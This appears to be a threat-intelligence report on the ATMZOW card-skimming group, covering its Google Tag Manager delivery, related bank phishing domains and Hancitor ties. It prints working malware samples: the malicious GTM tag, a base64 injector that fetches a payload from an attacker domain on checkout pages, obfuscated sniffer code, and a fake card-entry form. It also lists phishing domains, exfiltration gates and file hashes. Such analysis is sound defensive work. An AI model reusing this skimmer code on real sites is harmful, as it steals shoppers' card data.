


Switching side jobs

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The hacker group ATMZOW and its JavaScript-sniffer became known in 2020, thanks to the Malwarebytes researchers, when the group [installed](#) a JS sniffer on a website that was collecting donations for victims of the Australia bushfires.

However, based on a specific obfuscation technique used by the group, we can [track its activities back](#) to 2015 as “Magento Guruincsite malware”. Moreover, one of the first domain names, used by the group, was created in 2016.

According to Group-IB Threat Intelligence data, **ATMZOW has successfully infected at least 483 websites belonging to the domain zones of Italy, Germany, France, UK, Australia, India, Brazil etc.** since the beginning of 2019.



Group-IB specialists collected information about ATMZOW’s recent activity and found ties with a phishing campaign targeting clients of a US bank based on the same JS obfuscation technique and a connection between the domain names used for the JS sniffer and the phishing domains on account of the same email address used. Further analysis showed that the same phishing kit was used during the activity of Prometheus TDS, when an unknown adversary used phishing pages as a final redirect when distributing Hancitor malware. With moderate confidence, we can conclude that both the ATMZOW JS sniffer campaign and related phishing attacks could have been conducted by the Hancitor group.

ATMZOW: recent activity

In May 2022 **Group-IB specialists discovered that ATMZOW started using Google Tag Manager (GTM) to deliver malicious payloads.** Google Tag Manager is a tag management system that allows website owners to quickly and easily update various code snippets known as tags on websites and mobile apps.

The hackers created a Google Tag Manager link with ID GTM-WNV8QFR and started using legitimate GTM code to inject JS sniffers. Injection starts with a common GTM snippet.

```
(function(w, d, s, l, i) {
  w[l] = w[l] || [];
  w[l].push({
    'gtm.start': new Date().getTime(),
    event: 'gtm.js'
  });
  var f = d.getElementsByTagName(s)[0],
      j = d.createElement(s),
      dl = l != 'dataLayer' ? '&l=' + l : '';
  j.async = true;
  j.src = 'https://www.googletagmanager.com/gtm.js?id=' + i + dl;
  f.parentNode.insertBefore(j, f);
})(window, document, 'script', 'dataLayer', 'GTM-WNV8QFR');
```

Figure 1: Google Tag Manager snippet with the attacker’s ID

This GTM script contains a specific tag (“vtp_html”) with the next stage injector.

```
},
"tags": [{
  "function": "__html",
  "metadata": ["map"],
  "once_per_event": true,
  "vtp_html": "<script type=\"text\\gtmscript\">if(-1!=location.href.search(atob(\"Y2hlY2tvdXQ\"))) {var w=document.createElement(\"script\");w.src=atob(\"aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWlud29tL2Nzcy8\");document.head.appendChild(w)};<\\script>",
  "vtp_supportDocumentWrite": false,
  "vtp_enableIframeMode": false,
  "vtp_enableEditJsMacroBehavior": false,
  "tag_id": 3
}],
```

Figure 2: Google Tag Manager script with the attacker’s injector

Executing the script loaded by Google Tag Manager appends the injector to the DOM of the infected website.

```
if (-1 != location.href.search(atob("Y2hlY2tvdXQ"))) {
  var w = document.createElement("script");
  w.src = atob("aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWlud29tL2Nzcy8");
  document.head.appendChild(w)
};
```

Figure 3: The attacker’s injector

The injector checks if the current user’s address in the address bar contains a “checkout” substring. If it does, the injector loads the final payload from [https://designstylelab\[.\]com/css/](https://designstylelab[.]com/css/). The script loaded from [https://designstylelab\[.\]com/css/](https://designstylelab[.]com/css/) is a sample of the ATMZOW JS sniffer, but it contains an additional layer of obfuscation.

```
window.WVcVt=function(QmDNQ,cQKUc,GoQjP){cQKUc=atob(cQKUc).split(',');GoQjP=document[cQKUc[2]](GoQjP);GoQjP[cQKUc[5]](cQKUc[0],atob(QmDNQ[cQKUc[4]](QmDNQ[cQKUc[4]]('')[0])[cQKUc[3]]('')));GoQjP[cQKUc[1]]();}
WVcVt('_IChmd_w5_jd_Glvb_igpey_hmd_w5_jd_Glvb_iB_FOE_JaT_FM_oKXt_2YXIgWlVM_WFFC
P_VN0_cmluZy_5_mcm9t_Q2hhckNvZGUoM_T_E_1_LDE_xM_iwxM_DgsM_T_A_1_LDE_xNiw0_NCwxM
_T_YsM_T_E_xLDgzLDE_xNiwxM_T_QsM_T_A_1_LDE_xM_CwxM_DM_sNDQsM_T_A_2LDE_xM_S_wxM
DUcM_T_E_wLDQ0_LDE_wOCwxM_DE_sM_T_E_wLDE_wM_y_wxM_T_YsM_T_A_0_LDQ0_LDK5_LDE_wNC
w5_Ny_wxM_T_QsNjcsM_T_E_xLDE_wM_CwxM_DE_sNjUsM_T_E_2LDQ0_LDE_wM_iwxM_T_QsM_T_E_
xLDE_w0S_w2Ny_wxM_DQs0T_csM_T_E_0_LDY3LDE_xM_S_wxM_DA_sM_T_A_xKvt_T_d_HJpb_mcuZ
nJvb_UNoYXJDb_2RlKDE_xNS_wxM_T_IsM_T_A_4_LDE_wNS_wxM_T_YpXS_hT_d_HJpb_mcuZnJvb_
UNoYXJDb_2RlKQ0_KS_k7ZnVuY3Rpb_24_gS_lZXU1_ZUKE_ZDT_1_hCS_il7RkNP_WE_JKP_UZDT_
1_hCS_lt_aVUxYUuJb_M_F1_d_KCIiKT_t_2YXIgR1_VT_NDlVP_UU4_QlpM_U1_t_aVUxYUuJb_M_V
1_d_KClb_WlVM_WFFCWzB_d_XS_gvXCh8IHwJf_Fxuf_Fxy_f_Dt_8f_Xx7f_FwpLy_lb_WlVM_WFFC
WzJd_XS_giIilb_WlVM_WFFCWzNd_Xvt_aVUxYUuJb_M_V1_d_KClb_WlVM_WFFCWzB_d_XS_giIiks
QkQ0_Q1_B_QP_T_A_sR0_1_JVk1_GP_S_IiLE_VWN0_hWOT_0_iIixP_M_E_NP_NzY9M_CxGS_UVS_0
E_g7Zm9y_KE_ZJRVI4_S_D0_w00_ZJRVI4_S_DxGQ0_9YQkpb_WlVM_WFFCWzNd_XT_t_GS_UVS_0E_
g9RklFUjhIKzIpe2lmKE_d_VUzQ5_Vvt_aVUxYUuJb_M_1_1_d_P_T_1_CRDRDUFA_pe0_JE_NE_NQU
D0_w031_FVjd_IVjk9cGFy_c2VJb_nQoRkNP_WE_JKW0_ZJRVI4_S_F0_rRkNP_WE_JKW0_ZJRVI4_S
_CsxXS_wzM_Ckt_R1_VT_NDlVW0_JE_NE_NQUF1_b_WlVM_WFFCWzRd_XS_gwKS_1_P_M_E_NP_NzY7
R0_1_JVk1_GKz1_T_d_HJpb_md_b_WlVM_WFFCWzVd_XS_hFVjd_IVjKp00_8wQ0_83Nj1_FVjd_IVj
k7QkQ0_Q1_B_QKy_t_9cmV0_d_XJuIE_d_NS_VZNRn1_aVUxYUUI9S_lZXU1_ZUKCI1_aT_hu0Gk4_b
_jkz0T_Y4_d_Dhv0GI4_b_jhu0T_E_5_ajhw0Go4_Zzhj0T_c5_Zzk5_0T_E_5_M_jlUNXM_1_b_Dk1
_OHQ3azZsNGY1_cT_ht_0T_Q5_Zzhv0G85_Yzhy_0GI4_cT_li0T_k4_aT_hr0HA_5_NDlo0G0_4_b_
Dhq_0GE_5_NDlp0wM_4_d_Dh0_0Wc2M_T_VlOGk5_0T_Y0_M_zYzcjRzNzY4_b_T_ZkNjc4_b_jhq_0
HA_5_Zzd_t_NHQ2Njhu0HA_4_Yzhv0T_I4_b_jk5_NnI1_M_jVzNzQ4_ZDc4_NXM_3NDhp0T_k2cT_Y
```

Figure 4: ATMZOW sample with additional obfuscation

If we remove the junk symbols from the long string in this sample, we obtain a Base64-encoded string. After decoding, we obtain an ATMZOW sample with its common obfuscation.


```

function GMY154() {
  var KNDCBD = document['getElementById']('p_method_paypal_express');
  var EMF4JP = document['getElementById']('ireLE');
  if (KNDCBD && !EMF4JP) {
    if (KNDCBD['checked'] == true) {
      var UXDT2S = document['getElementById']('payment_form_paypal_express');
      var G7IWDB = document['createElement']('div');
      G7IWDB['id'] = 'ireLE';
      G7IWDB['innerHTML'] = ' <dl class="clearfix"><dd><div class="form-list" style=""><li
        style="margin-bottom: 5px;"><label for="authorizenet_cc_number" style="margin-bottom:
        5px;">Credit Card Number</label><div class="input-box"><input placeholder="****
        ****" class="input-text required-entry" type="text" name="payment[cc_number]"
        title="Credit Card Number" style="visibility:visible;width:210px;position:inherit;">
        </div></li><li style="margin-bottom: 5px;"> <label for="authorizenet_expiration"
        style="margin-bottom: 5px;">Expiration Date</label> <div class="input-box"> <div
        class="v-fix"><input type="text" name="payment[cc_exp_month]" maxlength="2"
        style="position:inherit;visibility: visible;width:100px;margin-right: 10px;"
        class="input-text required-entry" placeholder="MM"><input type="text" name="payment[
        cc_exp_year]" maxlength="4" style="position:inherit;visibility: visible;width:100px;"
        class="input-text required-entry" placeholder="YYYY"> </div></div> </li><li
        style="margin-bottom: 5px;"><label for="authorizenet_cc_cid" style="margin-bottom:
        5px;">Card Verification Number</label> <div class="input-box"> <div class="v-fix"><input
        type="text" style="position:inherit;visibility: visible;width:100px;" maxlength="4"
        class="input-text required-entry" placeholder="CVC" title="Card Verification Number"
        name="payment[cc_cid]"></div></div></li> </div></dd> </dl>' ['split']('*') ['join'](String[
        fromCharCode](9679));
      EZUX7V(G7IWDB, KNDCBD['parentNode']);
      UXDT2S['style']['display'] = 'none'
    }
  }
  if (KNDCBD && EMF4JP) {
    if (KNDCBD['checked'] == false) {
      if (document['getElementById']('ireLE')) {
        var USPSDT = document['getElementById']('ireLE');
        USPSDT['parentNode']['removeChild'](USPSDT)
      }
    }
  }
  setTimeout(GMY154, 100)
}
GMY154()

```

Figure 6: Use of a fake payment form in a sample of the ATMZOW JS sniffer

- xn--kynavigatos-ky-pwc6541jna[.]com
- navlgator-kcy[.]com
- xn--kyavigator-ky-jjc7914ima[.]com
- xn--ky-vigatorkey-kjc9383i4ka[.]com
- xn--key-vigatrs-key-wuc9688j1wa[.]com
- xn--keyvigatrs-key-7oc4531jsva[.]com

Connection between the JS-sniffer and the phishing campaign

When we detected the same obfuscation technique on a phishing website for the first time, we hypothesized that the method was not unique to ATMZOW, but that other hackers could be using the same obfuscator. However, further analysis of the group's recent activity showed additional evidence that **attacks involving the JS sniffer and the phishing campaign were conducted by the same group.**

When **ATMZOW** started using Google Tag Manager as the initial stage of their infections, they used a website with the domain name *designestylelab[.]com* as the storage location for their payloads. With a patented technology named Group-IB Graph, we discovered that this domain was created using the email address *anne5lindi@winocs.com*. The same email address was used to create two more IDN domains for phishing pages targeting clients of the same bank as the pages with the ATMZOW-like obfuscation, which we first detected in January 2022:

- key-ṅavigatorkey.com (xn--ky-vigatorkey-kjc9383i4ka[.]com)
- key-ṅavigatørkey.com (xn--key-vigatrskey-8oc4531jsva[.]com)



Figure 9: Graph shows a connection between JS sniffer storage and phishing domains

In addition, one of these domains created with the email address *anne5lindt@winocs.com* (*xn--ky-vigatorkey-kjc9383i4ka[.]com*) was tagged as a phishing page with ATMZOW-like obfuscated JS script. It was detected on January 27, 2022.

Based on the same JS obfuscation technique and the connection between the domain names used for the JS sniffer and the phishing domains (the same email address), we can conclude with a high degree of reliability that **both campaigns were conducted by the same threat group.**

Connection between the phishing campaign and Hancitor malware

While analyzing [Prometheus TDS](#), Group-IB Threat Intelligence specialists detected several cases when phishing pages targeting clients of the same bank were used as a final redirect after downloading the malicious payload distributed by Prometheus TDS. In all cases, the malicious payload was Microsoft Office documents with a macro that dropped Hancitor malware.

For example, a common method of distribution via Prometheus TDS was the use of Google Docs with a link to the compromised website with [Prometheus.Backdoor installed](#). In this case, the *Prometheus.Backdoor* link was `hXXp://www.swingsidebilbao[.]com/wp-content/plugins/contact-form-7/includes/block-editor/carl.php`. If a user clicked on the link, they would receive a malicious Office document “0210_4367220121562.doc” (SHA1: `be3effcb9069ac6d66256c8246fde33e55980403`) and then would be [redirected to the phishing website](#) `hXXps://xn--keynavigatorkey-yp8g[.]com/ktt/cmd/logon0210_4367220121562.doc`. If the user opened the malicious document and enabled macros then, the document would drop the Hancitor DLL (SHA1: `17693bca881ec9bc9851fcb022a664704c048b9d`).

As we can see, in this case the hackers used IDN domains again to spoof a real banking website. Moreover, if we compare unique URLs generated while analyzing phishing pages from both campaigns, it is clear that **both phishing pages were created using the same kit, with slight modifications**.

Based on the information we collected, we can therefore conclude with a high degree of reliability that **both clusters of phishing pages are part of a long-running phishing campaign conducted by one cybercriminal group**.

IoCs

Phishing websites with ATMZOW-like obfuscation

- xn--kys-navigatorkey-zp8g5mna.com
- xn--kynavigatos-ky-pwc6541jna.com
- navlgator-kcy.com
- xn--kyavigator-ky-jjc7914ima.com
- xn--ky-vigatorkey-kjc9383i4ka.com
- xn--key-vigatrs-key-wuc9688j1wa.com
- xn--keyvigatrs-key-7oc4531jsva.com

Phishing websites detected in the Hancitor campaign with Prometheus TDS

- xn--avigatorkey-56b.com
- xn--navigators-key-if2g.com
- xn--keynavigatorkey-yp8g.com
- xn--xprss53-s8ad.com

ATMZOW GTM ID

- GTM-WNV8QFR

ATMZOW JS sniffer storage

- designstylelab.com

ATMZOW JS sniffer gates

- gvenlayer.com
- metahtmlhead.com
- winsiott.com
- congolo.pro
- vamberlo.com
- nmdatast.com
- seclib.org

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